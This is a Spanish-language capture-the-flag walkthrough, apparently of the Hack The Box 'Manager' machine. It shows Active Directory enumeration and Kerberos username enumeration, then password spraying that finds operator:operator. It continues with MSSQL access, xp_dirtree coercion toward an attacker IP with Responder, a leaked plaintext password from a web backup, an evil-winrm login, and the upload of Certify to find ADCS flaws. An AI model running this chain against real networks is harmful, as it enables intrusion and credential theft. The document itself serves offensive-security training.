

Manager

Escaneo

➤ `nmap -p- --open -n -Pn -vvv 10.129.116.184 -oG allports`

```
Some closed ports may be reported as filtered due to --defeat-rst-ra
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
464/tcp   open  kpasswd5     syn-ack ttl 127
593/tcp   open  http-rpc-epmap syn-ack ttl 127
636/tcp   open  ldapssl      syn-ack ttl 127
1433/tcp  open  ms-sql-s     syn-ack ttl 127
3268/tcp  open  globalcatLDAP syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman        syn-ack ttl 127
9389/tcp  open  adws         syn-ack ttl 127
49667/tcp open  unknown      syn-ack ttl 127
49693/tcp open  unknown      syn-ack ttl 127
49694/tcp open  unknown      syn-ack ttl 127
49695/tcp open  unknown      syn-ack ttl 127
49726/tcp open  unknown      syn-ack ttl 127
49732/tcp open  unknown      syn-ack ttl 127
60049/tcp open  unknown      syn-ack ttl 127
```

Bash

```
nmap -
p53,80,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389
,49667,49693,49694,49695,49726,49732,60049 -sCV 10.129.116.184
-oN escaneo
```

```
# Nmap 7.94SVN scan initiated Wed Jun 26 21:12:51 2024 as: nmap -p53,80,88,135,139,389,445,464,593,636,143
3,3268,3269,5985,9389,49667,49693,49694,49695,49726,49732,60049 -sCV -oN escaneo 10.129.116.184
Nmap scan report for 10.129.116.184
Host is up (0.23s latency).

PORT      STATE      SERVICE      VERSION
53/tcp    open      domain       Simple DNS Plus
80/tcp    open      http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Manager
88/tcp    open      kerberos-sec Microsoft Windows Kerberos (server time: 2024-06-27 02:12:58Z)
135/tcp    open      msrpc        Microsoft Windows RPC
139/tcp    open      netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open      ldap         Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Def
ault-First-Site-Name)
|_ ssl-cert: Subject: commonName=dc01.manager.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
|_ Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
|_ ssl-date: 2024-06-27T02:14:31+00:00; +6h59m57s from scanner time.
445/tcp    open      microsoft-ds?
464/tcp    open      kpasswd5?
593/tcp    open      ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open      ssl/ldap     Microsoft Windows Active Directory LDAP (Domain: manager.htb0., Site: Def
ault-First-Site-Name)
|_ ssl-date: 2024-06-27T02:14:31+00:00; +6h59m57s from scanner time.
|_ ssl-cert: Subject: commonName=dc01.manager.htb
|_ Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:dc01.manager.htb
|_ Not valid before: 2023-07-30T13:51:28
|_ Not valid after: 2024-07-29T13:51:28
1433/tcp    open      ms-sql-s     Microsoft SQL Server 2019 15.00.2000.00; RTM
|_ ms-sql-info:
|_ 10.129.116.184:1433:
|_ Version:
|_ name: Microsoft SQL Server 2019 RTM
|_ number: 15.00.2000.00
|_ Product: Microsoft SQL Server 2019
|_ Service pack level: RTM
|_ Post-SP patches applied: false
|_ TCP port: 1433
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2024-06-27T02:03:40
|_ Not valid after: 2024-06-27T02:03:40
|_ ssl-date: 2024-06-27T02:14:31+00:00; +6h59m56s from scanner time.
|_ ms-sql-ntlm-info:
```

Enumeracion

RPC no hay nada de momento nos deja entrar desde null pero no vemos usuarios

LDAP

```

> ldapsearch -x -H ldap://10.129.116.184 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
dn:
namingcontexts: DC=manager,DC=htb
namingcontexts: CN=Configuration,DC=manager,DC=htb
namingcontexts: CN=Schema,CN=Configuration,DC=manager,DC=htb
namingcontexts: DC=DomainDnsZones,DC=manager,DC=htb
namingcontexts: DC=ForestDnsZones,DC=manager,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
> ldapsearch -H ldap://10.129.116.184/ -x -b 'DC=manager,DC=htb' "(objectClass=*)"
# extended LDIF
#
# LDAPv3
# base <DC=manager,DC=htb> with scope subtree
# filter: (objectClass=*)
# requesting: * +
#
# search result
search: 2
result: 1 Operations error
text: 0000004DC: LdapErr: DSID-0C090CF4, comment: In order to perform this operation a successful bind must be completed on the connection., data 0, v4563

```

SMB

```

> smbmap -H 10.129.116.184 -u 'null'

```

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.116.184:445      Name: manager.htb      Status: Authenticated
    Disk                      Permissions      Comment
    ---                      -
    ADMIN$                   NO ACCESS      Remote Admin
    C$                       NO ACCESS      Default share
    IPC$                     READ ONLY      Remote IPC
    NETLOGON                 NO ACCESS      Logon server share
    SYSVOL                   NO ACCESS      Logon server share

```

Al ver que nuestras tres posibilidades no tenemos data pues como vimos en el nmap esta la base de datos para ello utilizaremos el

impacket-mssqlclient

El formato de la petición es esta

Bash

```
> impacket-mssqlclient
manager.htb/admin:admin1234@10.129.116.184
**
> impacket-mssqlclient
manager.htb/admin:admin1234@10.129.116.184 -windows-auth
```

al no sacar informacion debemos buscar usuario por defecto lo que obtenemos es una lista de sa que es el de por defecto y no funciona

Ahora utilizaremos el puerto 88 Kerberos para ello vamos a sacar usuarios mediante la herramienta

Kerbrute

Bash

```
kerbrute_linux_amd64 userenum -d manager.htb --dc
dc01.manager.htb /usr/share/seclists/Usernames/xato-net-10-
million-usernames.txt
```

```
2024/06/26 22:05:51 > Couldn't find any KDCs for realm MANAGER.HTB. Please specify a Domain Controller
> kerbrute_linux_amd64 userenum -d manager.htb --dc dc01.manager.htb /usr/share/seclists/Usernames/xato-net-10-milli
on-usernames.txt
```

y sacamos estos usuarios

```

Version: v1.0.3 (9dad6e1) - 06/26/24 - Ronnie Flathers @dropnop
2024/06/26 22:06:22 > Using KDC(s):
2024/06/26 22:06:22 > dc01.manager.htb:88

2024/06/26 22:06:27 > [+] VALID USERNAME: ryan@manager.htb
2024/06/26 22:06:36 > [+] VALID USERNAME: guest@manager.htb
2024/06/26 22:06:40 > [+] VALID USERNAME: cheng@manager.htb
2024/06/26 22:06:44 > [+] VALID USERNAME: raven@manager.htb
2024/06/26 22:07:06 > [+] VALID USERNAME: administrator@manager.htb
2024/06/26 22:07:58 > [+] VALID USERNAME: Ryan@manager.htb
2024/06/26 22:08:04 > [+] VALID USERNAME: Raven@manager.htb
2024/06/26 22:08:29 > [+] VALID USERNAME: operator@manager.htb
^C
> nano users.txt
```

ya hacemos el ataque Kerberos ASREPROAST


Bash

```
> crackmapexec smb 10.129.116.184 -u users.txt -p users.txt --no-bruteforce
```

```
> nano users.txt
> impacket-GetNPUsers manager.htb/ -no-pass -usersfile users.txt
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] User ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User guest doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User cheng doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User raven doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Ryan doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Raven doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User operator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Una vez que vemos que esta marcado la casilla es vulnerable



y ahora hacemos ataque fuerza bruta con crackmapexec

crackmapexec smb 10.129.116.184 -u users.txt -p users.txt --no-bruteforce

```
> crackmapexec smb 10.129.116.184 -u users.txt -p users.txt --no-bruteforce
SMB 10.129.116.184 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:manager.htb) (signing:True) (SMBv1:False)
SMB 10.129.116.184 445 DC01 [-] manager.htb\ryan:ryan STATUS_LOGON_FAILURE
SMB 10.129.116.184 445 DC01 [-] manager.htb\guest:guest STATUS_LOGON_FAILURE
SMB 10.129.116.184 445 DC01 [-] manager.htb\cheng:cheng STATUS_LOGON_FAILURE
SMB 10.129.116.184 445 DC01 [-] manager.htb\raven:raven STATUS_LOGON_FAILURE
SMB 10.129.116.184 445 DC01 [-] manager.htb\administrator:administrator STATUS_LOGON_FAILURE
SMB 10.129.116.184 445 DC01 [-] manager.htb\Ryan:Ryan STATUS_LOGON_FAILURE
SMB 10.129.116.184 445 DC01 [-] manager.htb\Raven:Raven STATUS_LOGON_FAILURE
SMB 10.129.116.184 445 DC01 [+] manager.htb\operator:operator
```

ahora que tenemos el usuario operator ahora le hacemos el mssqlclient

impacket-mssqlclient manager.htb/operator:[operator@10.129.116.184](#) - windows-auth

```
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator guest@master)> ?

lcd {path}          - changes the current local directory to {path}
exit               - terminates the server process (and this session)
enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
enum_db            - enum databases
enum_links         - enum linked servers
enum_impersonate   - check logins that can be impersonated
enum_logins        - enum login users
enum_users         - enum current db users
enum_owner         - enum db owner
exec_as_user {user} - impersonate with execute as user
exec_as_login {login} - impersonate with execute as login
xp_cmdshell {cmd}   - executes cmd using xp_cmdshell
xp_dirtree {path}   - executes xp_dirtree on the path
sp_start_job {cmd}  - executes cmd using the sql server agent (blind)
use_link {link}     - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
! {cmd}             - executes a local shell cmd
show_query         - show query
mask_query         - mask query

SQL (MANAGER\Operator guest@master)> enum_db
name      is_trustworthy_on
-----
master    0
tempdb    0
model     0
msdb      1

SQL (MANAGER\Operator guest@master)>
```

Una vez dentro vamos a hacer un RCI

Para ello vamos a utilizar el xp_cmdshell pero si lo ejecutamos nos sale esto

```
SQL (MANAGER\Operator guest@master)> xp_cmdshell whoami
ERROR: Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
SQL (MANAGER\Operator guest@master)>
```

Pues debemos activarlo y utilizaremos este comando

esto nos puede salir y sacaremos varias opciones

SQL> SP_CONFIGURE "show advanced options", 1

```
SQL (MANAGER\Operator guest@master)> SP_CONFIGURE "show advanced options",1
ERROR: Line 105: User does not have permission to perform this action.
```

Si nos deja este paso el SP_Configure seguimos con este

SQL> RECONFIGURE

SQL> SP_CONFIGURE "xp_cmdshell", 1

SQL> RECONFIGURE

Y si no sale este

xp_dirtree '//10.10.16.42/d'

que hay que probar las barras

Y nos ponemos en escucha

```
> responder -I tun0
```



NBT-NS, LLMNR & MDNS Responder 3.1.4.0

To support this project:

Github → <https://github.com/sponsors/lgandx>

Paypal → <https://paypal.me/PythonResponder>

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
MDNS	[ON]
DNS	[ON]
DHCP	[OFF]

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
MQTT server	[ON]
RDP server	[ON]
DCE-RPC server	[ON]
WinRM server	[ON]
SNMP server	[OFF]

[+] HTTP Options:

Always serving EXE	[OFF]
Serving EXE	[OFF]


```
SQL (MANAGER\Operator guest@master)> xp_dirtree
subdirectory      depth  file
-----
$Recycle.Bin      1      0
Documents and Settings 1      0
inetpub           1      0
PerfLogs          1      0
Program Files     1      0
Program Files (x86) 1      0
ProgramData       1      0
Recovery          1      0
SQL2019           1      0
System Volume Information 1      0
Users            1      0
Windows          1      0

SQL (MANAGER\Operator guest@master)> xp_dirtree '//10.10.16.42/d'
```

Pero como vemos no nos deja colarnos pero si ver buscamos la pagina web

```
SQL (MANAGER\Operator guest@master)> xp_dirtree /inetpub/wwwroot
subdirectory      depth  file
-----
about.html        1      1
contact.html      1      1
css               1      0
images            1      0
index.html        1      1
js                1      0
service.html      1      1
web.config        1      1
website-backup-27-07-23-old.zip 1      1
```

probamos las rutas que vemos

ya que esto es la pagina

Se descargaria y lo mandamos a nuestro sitio y le hacemos unzip

Aqui tenemos que fijarnos en el .old que es un archivo que no se ve

ya tenemos
el usuario y contraseña

language-user

Iniciamos evil-winrm

```
evil-winrm -i 10.129.234.223 -u 'raven' -p  
'R4v3nBe5tD3veloP3r!123'
```

- whoami /all

```
+ FullyQualifiedDomainName: CommandNotFoundException
*Evil-WinRM* PS C:\Users\Raven\Desktop> whoami /all

USER INFORMATION
-----
User Name      SID
-----
manager\raven S-1-5-21-4078382237-1492182817-2568127209-1116

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users Alias      S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users    Alias      S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias      S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access Alias      S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK Well-known group S-1-5-2   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label      S-1-16-8448

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----
User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\Raven\Desktop>
```

Tenemos el certificate que es lo raro y para escalar privilegios vamos a utilizar esta herramienta

Bash

```
upload
/home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe
```

```
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\Raven\Desktop> upload /home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe
Info: Uploading /home/unicomanu/Academia/manager//home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe to C:\Users\Raven\Desktop\Certify.exe
Error: Upload failed. Check filenames or paths: No such file or directory - No such file or directory /home/unicomanu/Academia/manager/home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe
*Evil-WinRM* PS C:\Users\Raven\Desktop> upload ../../../../home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe
Info: Uploading /home/unicomanu/Academia/manager/../../home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe to C:\Users\Raven\Desktop\Certify.exe
Error: Upload failed. Check filenames or paths: No such file or directory - No such file or directory /home/home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe
*Evil-WinRM* PS C:\Users\Raven\Desktop> upload ../../../../home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe
Info: Uploading /home/unicomanu/Academia/manager/../../home/unicomanu/Academia/herramientas/CyberTOOLS/Windows/Certify.exe to C:\Users\Raven\Desktop\Certify.exe
Data: 236200 bytes of 236200 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\Raven\Desktop>
```

hacemos esto

Bash

```
./Certify.exe find /vulnerable
```

```
certipy find -dc-ip 10.129.234.223 -ns 10.129.234.223 -u  
raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -vulnerable -  
stdout
```